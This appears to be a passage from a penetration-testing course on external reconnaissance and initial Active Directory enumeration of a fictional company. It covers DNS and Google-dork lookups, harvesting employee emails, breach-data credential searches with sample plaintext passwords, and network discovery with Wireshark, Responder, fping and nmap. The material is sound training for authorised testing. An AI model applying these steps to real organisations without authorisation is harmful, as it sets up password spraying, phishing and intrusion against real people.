
The screenshot shows the Hurricane Electric BGP Toolkit interface. At the top, there is a logo with 'HE' inside a circle, followed by the text 'HURRICANE ELECTRIC INTERNET SERVICES' and a search bar with a 'Search' button. Below the header, there is a 'Quick Links' sidebar on the left containing various links such as 'BGP Toolkit Home', 'BGP Prefix Report', 'BGP Peer Report', 'Exchange Report', 'Bogon Routes', 'World Report', 'Multi Origin Routes', 'DNS Report', 'Top Host Report', 'Internet Statistics', 'Looking Glass', 'Network Tools App', 'Free IPv6 Tunnel', 'IPv6 Certification', 'IPv6 Progress', 'Going Native', and 'Contact Us'. The main content area has tabs for 'DNS Info', 'Website Info', and 'IP Info', with 'DNS Info' currently selected. Under the 'DNS Info' tab, there are sections for 'Start of Authority', 'Nameservers', 'Mail Exchangers', 'TXT Records', 'A Records', and 'AAAA Records'. The 'Start of Authority' section shows details like mname: ns-161.awsdns-20.com, rname: awsdns-hostmaster.amazon.com, serial: 1, refresh: 7200, retry: 900, expire: 1209600, and minimum: 86400. The 'Nameservers' section lists ns1.inlanefreight.com and ns2.inlanefreight.com. The 'Mail Exchangers' section lists mail1.inlanefreight.com(10). The 'A Records' section lists 134.209.24.248. The 'AAAA Records' section lists 2A03:B0C0:1:E0::32C:B001. At the bottom of the page, there is a small note: 'Updated 04 Nov 2021 14:12 PST © 2021 Hurricane Electric'.

From this first look, we have already gleaned some interesting info. BGP.he is reporting:

- IP Address: 134.209.24.248
- Mail Server: mail1.inlanefreight.com
- Nameservers: NS1.inlanefreight.com & NS2.inlanefreight.com

For now, this is what we care about from its output. Inlanefreight is not a large corporation, so we didn't expect to find that it had its own ASN. Now let's validate some of this information.

Viewdns Results



The screenshot shows the Viewdns.info interface with the 'Tools' tab selected. A search bar contains the IP address 134.209.24.248, and a 'GO' button is visible. Below the search bar, a message states: 'Takes a domain or IP address and does a reverse lookup to quickly shows all other domains hosted from the same server. Useful for finding phishing sites or identifying other sites on the same shared hosting server.' The results section displays the following table:

Domain	Last Resolved Date
inlanefreight.com	2021-11-05
lycjg.us	2019-09-10

In the request above, we utilized `viewdns.info` to validate the IP address of our target. Both results match, which is a good sign. Now let's try another route to validate the two nameservers in our results.

```
nslookup ns1.inlanefreight.com

Server:      192.168.186.1
Address:     192.168.186.1#53

Non-authoritative answer:
Name:   ns1.inlanefreight.com
Address: 178.128.39.165

nslookup ns2.inlanefreight.com
Server:      192.168.86.1
Address:     192.168.86.1#53


Non-authoritative answer:
Name:   ns2.inlanefreight.com
Address: 206.189.119.186
```

We now have two new IP addresses to add to our list for validation and testing. Before taking any further action with them, ensure they are in-scope for your test. For our purposes, the actual IP addresses would not be in scope for scanning, but we could passively browse any websites to hunt for interesting data. For now, that is it with enumerating domain information from DNS. Let's take a look at the publicly available information.

Inlanefreight is a fictitious company that we are using for this module, so there is no real social media presence. However, we would check sites like LinkedIn, Twitter, Instagram, and Facebook for helpful info if it were real. Instead, we will move on to examining the website inlanefreight.com.

The first check we ran was looking for any documents. Using `filetype:pdf inurl:inlanefreight.com` as a search, we are looking for PDFs.


Hunting For Files



A screenshot of a Google search results page. The search query is `filetype:pdf inurl:inlanefreight.com`. The results section shows "1 result (0.22 seconds)". The result is a PDF titled "corporate goals and strategy - Inlanefreight". The snippet below the title reads: "The presentation of corporate goals and strategy in the Inlanefreight management report refers to the Inlanefreight Group. Inlanefreight is the most crucial ...".

One document popped up, so we need to ensure we note the document and its location and download a copy locally to dig through. It is always best to save files, screenshots, scan output, tool output, etc., as soon as we come across them or generate them. This helps us keep as comprehensive a record as possible and not risk forgetting where we saw something or losing critical data. Next, let's look for any email addresses we can find.

Hunting E-mail Addresses



A screenshot of a Google search results page. The search query is `intext:'@inlanefreight.com' inurl:inlanefreight.com`. The results section shows "6 results (0.32 seconds)". The top result is a link to the Inlanefreight website with the title "Inlanefreight – Protected by Wordfence". The snippet below the title reads: "Inlanefreight delivers customized global freight solutions to meet your most demanding requirements for on-time performance, reliability, ...". The second result is a link to the contact page with the title "Contact - Inlanefreight". The snippet below the title reads: "If you have any questions or comments regarding Inlanefreight and our services please use the provided contact information below to contact us."

Using the dork `intext:"@inlanefreight.com" inurl:inlanefreight.com`, we are looking for any instance that appears similar to the end of an email address on the website. One promising result came up with a contact page. When we look at the page (pictured below), we can see a large list of employees and contact info for them. This information can be helpful since we can determine that these people are at least most likely active and still working with the company.

E-mail Dork Results

Browsing the [contact page](#), we can see several emails for staff in different offices around the globe. We now have an idea of their email naming convention (first.last) and where some people work in the organization. This could be handy in later password spraying attacks or if social engineering/phishing were part of our engagement scope.

Get in touch with your local sales executive

If you have any questions or comments regarding **Inlanefreight** and our services please use the provided contact information below to contact us.

United States

Contact Person	Email Address
Emma Williams	emma.williams@inlanefreight.com
John Smith	john.smith4@inlanefreight.com
David Jones	david.jones@inlanefreight.com

Username Harvesting

We can use a tool such as [linkedin2username](#) to scrape data from a company's LinkedIn page and create various mashups of usernames (f.last, first.last, f.last, etc.) that can be added to our list of potential password spraying targets.

Credential Hunting

[Dehashed](#) is an excellent tool for hunting for cleartext credentials and password hashes in breach data. We can search either on the site or using a script that performs queries via the API. Typically we will find many old passwords for users that do not work on externally-facing portals that use AD auth (or internal), but we may get lucky! This is another tool that can be useful for creating a user list for external or internal password spraying.

Note: For our purposes, the sample data below is fictional.

```
sudo python3 dehashed.py -q inlanefreight.local -p

id : 5996447501
email : [email protected]
username : rgrimes
password : Ilovefishing!
hashed_password :
name : Roger Grimes
vin :
address :
phone :
database_name : ModBSolutions

id : 7344467234
email : [email protected]
username : jyu
password : Starlight1982_!
hashed_password :
name : Jane Yu
vin :
address :
phone :
database_name : MyFitnessPal

<SNIP>
```

Now that we have a hang of this try your hand at searching for other results related to the inlanefreight.com domain. What can you find? Are there any other useful files, pages, or information embedded on the site? This section demonstrated the importance of thoroughly analyzing our target, provided that we stay in scope and do not test anything we are not authorized to and stay within the time constraints of the engagement. I have had quite a few assessments where I was having trouble gaining a foothold from an anonymous standpoint on the internal network and resorted to creating a wordlist using varying outside sources (Google, LinkedIn scraping, Dehashed, etc.) and then performed targeted internal password spraying to get valid credentials for a standard domain user account. As we will see in the following sections, we can perform the vast majority of our internal AD enumeration with just a set of low-privilege domain user credentials and even many attacks. The fun starts once we have a set of credentials. Let's move into internal enumeration and begin analyzing the internal INLANEFREIGHT.LOCAL domain passively and actively per our assessment's scope and rules of engagement.

Initial Enumeration of the Domain

We are at the very beginning of our AD-focused penetration test against Inlanefreight. We have done some basic information gathering and gotten a picture of what to expect from the customer via the scoping documents.

Setting Up

For this first portion of the test, we are starting on an attack host placed inside the network for us. This is one common way that a client might select for us to perform an internal penetration test. A list of the types of setups a client may choose for testing includes:

- A penetration testing distro (typically Linux) as a virtual machine in their internal infrastructure that calls back to a jump host we control over VPN, and we can SSH into.
- A physical device plugged into an ethernet port that calls back to us over VPN, and we can SSH into.
- A physical presence at their office with our laptop plugged into an ethernet port.
- A Linux VM in either Azure or AWS with access to the internal network that we can SSH into using public key authentication and our public IP address whitelisted.
- VPN access into their internal network (a bit limiting because we will not be able to perform certain attacks such as LLMNR/NBT-NS Poisoning).
- From a corporate laptop connected to the client's VPN.
- On a managed workstation (typically Windows), physically sitting in their office with limited or no internet access or ability to pull in tools. They may also elect this option but give you full internet access, local admin, and put endpoint protection into monitor mode so you can pull in tools at will.
- On a VDI (virtual desktop) accessed using Citrix or the like, with one of the configurations described for the managed workstation typically accessible over VPN either remotely or from a corporate laptop.

These are the most common setups I have seen, though a client may come up with another variation of one of these. The client may also choose from a "grey box" approach where they give us just a list of in-scope IP addresses/CIDR network ranges, or "black box" where we have to plug in and do all discovery blindly using various techniques. Finally, they can choose either evasive, non-evasive, or hybrid evasive (starting "quiet" and slowly getting louder to see what threshold we are detected at and then switching to non-evasive testing). They may also elect to have us start with no credentials or from the perspective of a standard domain user.

Our customer Inlanefreight has chosen the following approach because they are looking for as comprehensive an assessment as possible. At this time, their security program is not mature enough to benefit from any form of evasive testing or a "black box" approach.

- A custom pentest VM within their internal network that calls back to our jump host, and we can SSH into it to perform testing.
- They've also given us a Windows host that we can load tools onto if need be.
- They've asked us to start from an unauthenticated standpoint but have also given us a standard domain user account (`htb-student`) which can be used to access the Windows attack host.
- "Grey box" testing. They have given us the network range `172.16.5.0/23` and no other information about the network.
- Non-evasive testing.

We have not been provided credentials or a detailed internal network map.

Tasks

Our tasks to accomplish for this section are:

- Enumerate the internal network, identifying hosts, critical services, and potential avenues for a foothold.
- This can include active and passive measures to identify users, hosts, and vulnerabilities we may be able to take advantage of to further our access.
- Document any findings we come across for later use. Extremely important!

We will start from our Linux attack host without domain user credentials. It's a common thing to start a pentest off in this manner. Many organizations will wish to see what you can do from a blind perspective, such as this, before providing you with further information for the test. It gives a more realistic look at what potential avenues an adversary would have to use to infiltrate the domain. It can help them see what an attacker could do if they gain unauthorized access via the internet (i.e., a phishing attack), physical access to the building, wireless access from outside (if the wireless network touches the AD environment), or even a rogue employee. Depending on the success of this phase, the customer may provide us with access to a domain-joined host or a set of credentials for the network to expedite testing and allow us to cover as much ground as possible.

Below are some of the key data points that we should be looking for at this time and noting down into our notetaking tool of choice and saving scan/tool output to files whenever possible.

Key Data Points

Data Point	Description
AD Users	We are trying to enumerate valid user accounts we can target for password spraying.

Data Point	Description
AD Joined Computers	Key Computers include Domain Controllers, file servers, SQL servers, web servers, Exchange mail servers, database servers, etc.
Key Services	Kerberos, NetBIOS, LDAP, DNS
Vulnerable Hosts and Services	Anything that can be a quick win. (a.k.a an easy host to exploit and gain a foothold)

TTPs

Enumerating an AD environment can be overwhelming if just approached without a plan. There is an abundance of data stored in AD, and it can take a long time to sift if not looked at in progressive stages, and we will likely miss things. We need to set a game plan for ourselves and tackle it piece by piece. Everyone works in slightly different ways, so as we gain more experience, we'll start to develop our own repeatable methodology that works best for us. Regardless of how we proceed, we typically start in the same place and look for the same data points. We will experiment with many tools in this section and subsequent ones. It is important to reproduce every example and even try to recreate examples with different tools to see how they work differently, learn their syntax, and find what approach works best for us.

We will start with `passive` identification of any hosts in the network, followed by `active` validation of the results to find out more about each host (what services are running, names, potential vulnerabilities, etc.). Once we know what hosts exist, we can proceed with probing those hosts, looking for any interesting data we can glean from them. After we have accomplished these tasks, we should stop and regroup and look at what info we have. At this time, we'll hopefully have a set of credentials or a user account to target for a foothold onto a domain-joined host or have the ability to begin credentialled enumeration from our Linux attack host.

Let's look at a few tools and techniques to help us with this enumeration.

Identifying Hosts

First, let's take some time to listen to the network and see what's going on. We can use `Wireshark` and `TCPDump` to "put our ear to the wire" and see what hosts and types of network traffic we can capture. This is particularly helpful if the assessment approach is "black box." We notice some [ARP](#) requests and replies, [MDNS](#), and other basic [layer two](#) packets (since we are on a switched network, we are limited to the current broadcast domain) some of which we can see below. This is a great start that gives us a few bits of information about the customer's network setup.


Scroll to the bottom, spawn the target, connect to the Linux attack host using `xfreerdp` and fire up Wireshark to begin capturing traffic.

Start Wireshark on ea-attack01

```
└─[htb-student@ea-attack01]─[~]
└── $sudo -E wireshark


11:28:20.487      Main Warn QStandardPaths: runtime directory
'/run/user/1001' is not owned by UID 0, but a directory permissions 0700
owned by UID 1001 GID 1002
<SNIP>
```

Wireshark Output



No.	Time	Source	Destination	Protocol	Length	Info
26	3.726004992	VMware_b9:9f:35	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.50
32	4.547702721	VMware_b9:9f:35	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.50
39	5.547773137	VMware_b9:9f:35	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.50
54	7.576575361	VMware_b9:08:26	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.5
59	8.529377181	VMware_b9:08:26	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.5
60	8.652629446	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
61	8.917663506	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
67	9.452371512	VMware_b9:f0:e1	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.125
68	9.464063006	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
70	9.529329076	VMware_b9:08:26	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.5
72	10.373900607	VMware_b9:f0:e1	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.125
73	10.462557459	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
78	11.373852141	VMware_b9:f0:e1	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.125
82	12.085161686	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
83	12.119337452	VMware_b9:de:92	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.25
89	12.915831130	VMware_b9:de:92	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.25
90	12.958490938	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100
98	13.915822208	VMware_b9:de:92	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.25
99	13.956846361	VMware_b9:c7:1c	Broadcast	ARP	60	Who has 172.16.5.1? Tell 172.16.5.100

- ARP packets make us aware of the hosts: 172.16.5.5, 172.16.5.25, 172.16.5.50, 172.16.5.100, and 172.16.5.125.




No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
2	0.000000140	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
3	0.000024570	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
4	0.000193447	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
5	0.032126996	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
6	0.032353360	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question
7	0.141284573	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 A ACADEMY-EA-WEB0.local, "QM" question
8	0.141551944	172.16.5.125	224.0.0.251	MDNS	81	Standard query 0x0000 AAAA ACADEMY-EA-WEB0.local, "QM" question

- MDNS makes us aware of the ACADEMY-EA-WEB0 host.

If we are on a host without a GUI (which is typical), we can use [tcpdump](#), [net-creds](#), and [NetMiner](#), etc., to perform the same functions. We can also use [tcpdump](#) to save a capture to a .pcap file, transfer it to another host, and open it in Wireshark.

Tcpdump Output

```
sudo tcpdump -i ens224
```

A screenshot of a terminal window titled "Parrot Terminal". The window has two tabs, both labeled "Parrot Terminal". The active tab shows the command "sudo tcpdump -i ens224" being typed at the prompt. The prompt itself is partially obscured by a large black redaction box.

There is no one right way to listen and capture network traffic. There are plenty of tools that can process network data. Wireshark and tcpdump are just a few of the easiest to use and most widely known. Depending on the host you are on, you may already have a network monitoring tool built-in, such as `pktmon.exe`, which was added to all editions of Windows 10. As a note for testing, it's always a good idea to save the PCAP traffic you capture. You can review it again later to look for more hints, and it makes for great additional information to include while writing your reports.


Our first look at network traffic pointed us to a couple of hosts via `MDNS` and `ARP`. Now let's utilize a tool called `Responder` to analyze network traffic and determine if anything else in the domain pops up.

[Responder](#) is a tool built to listen, analyze, and poison `LLMNR`, `NBT-NS`, and `MDNS` requests and responses. It has many more functions, but for now, all we are utilizing is the tool in its Analyze mode. This will passively listen to the network and not send any poisoned packets. We'll cover this tool more in-depth in later sections.

Starting Responder

```
sudo responder -I ens224 -A
```

Responder Results

The image shows two terminal windows side-by-side. Both windows have a dark background and are titled "Parrot Terminal". The left window shows the command "sudo responder -I ens224 -A" in yellow at the top, followed by a red prompt "[administrator@ea-attack01]~[-]" and a black dollar sign (\$) at the bottom. The right window is mostly blank, showing only the title bar.

As we start Responder with passive analysis mode enabled, we will see requests flow in our session. Notice below that we found a few unique hosts not previously mentioned in our Wireshark captures. It's worth noting these down as we are starting to build a nice target list of IPs and DNS hostnames.

Our passive checks have given us a few hosts to note down for a more in-depth enumeration. Now let's perform some active checks starting with a quick ICMP sweep of the subnet using `fping`.

[Epinger](#) provides us with a similar capability as the standard ping application in that it utilizes ICMP requests and replies to reach out and interact with a host. Where `fping` shines is in its ability to issue ICMP packets against a list of multiple hosts at once and its scriptability. Also, it works in a round-robin fashion, querying hosts in a cyclical manner instead of waiting for multiple requests to a single host to return before moving on. These checks will help us determine if anything else is active on the internal network. ICMP is not a one-stop-shop, but it is an easy way to get an initial idea of what exists. Other open ports and active protocols may point to new hosts for later targeting. Let's see it in action.

FPing Active Checks

Here we'll start `fping` with a few flags: `a` to show targets that are alive, `s` to print stats at the end of the scan, `g` to generate a target list from the CIDR network, and `q` to not show per-target results.

```
fping -asqq 172.16.5.0/23

172.16.5.5
172.16.5.25
172.16.5.50
172.16.5.100
172.16.5.125
172.16.5.200
172.16.5.225
172.16.5.238
172.16.5.240

 510 targets
   9 alive
 501 unreachable
   0 unknown addresses

 2004 timeouts (waiting for response)
 2013 ICMP Echos sent
    9 ICMP Echo Replies received
 2004 other ICMP received

 0.029 ms (min round trip time)
 0.396 ms (avg round trip time)
 0.799 ms (max round trip time)
 15.366 sec (elapsed real time)
```

The command above validates which hosts are active in the `/23` network and does it quietly instead of spamming the terminal with results for each IP in the target list. We can combine the successful results and the information we gleaned from our passive checks into a list for a more detailed scan with Nmap. From the `fping` command, we can see 9 "live hosts," including our attack host.

Note: Scan results in the target network will differ from the command output in this section due to the size of the lab network. It is still worth reproducing each example to practice how these tools work and note down every host that is live in this lab.

Nmap Scanning

Now that we have a list of active hosts within our network, we can enumerate those hosts further. We are looking to determine what services each host is running, identify critical hosts such as Domain Controllers and web servers, and identify potentially vulnerable hosts to probe later. With our focus on AD, after doing a broad sweep, it would be wise of us to focus on standard protocols typically seen accompanying AD services, such as DNS, SMB, LDAP, and Kerberos name a few. Below is a quick example of a simple Nmap scan.

```
sudo nmap -v -A -iL hosts.txt -oN /home/htb-student/Documents/host-enum
```

The [-A\(Aggressive scan options\)](#) scan will perform several functions. One of the most important is a quick enumeration of well-known ports to include web services, domain services, etc. For our hosts.txt file, some of our results from Responder and fping overlapped (we found the name and IP address), so to keep it simple, just the IP address was fed into hosts.txt for the scan.

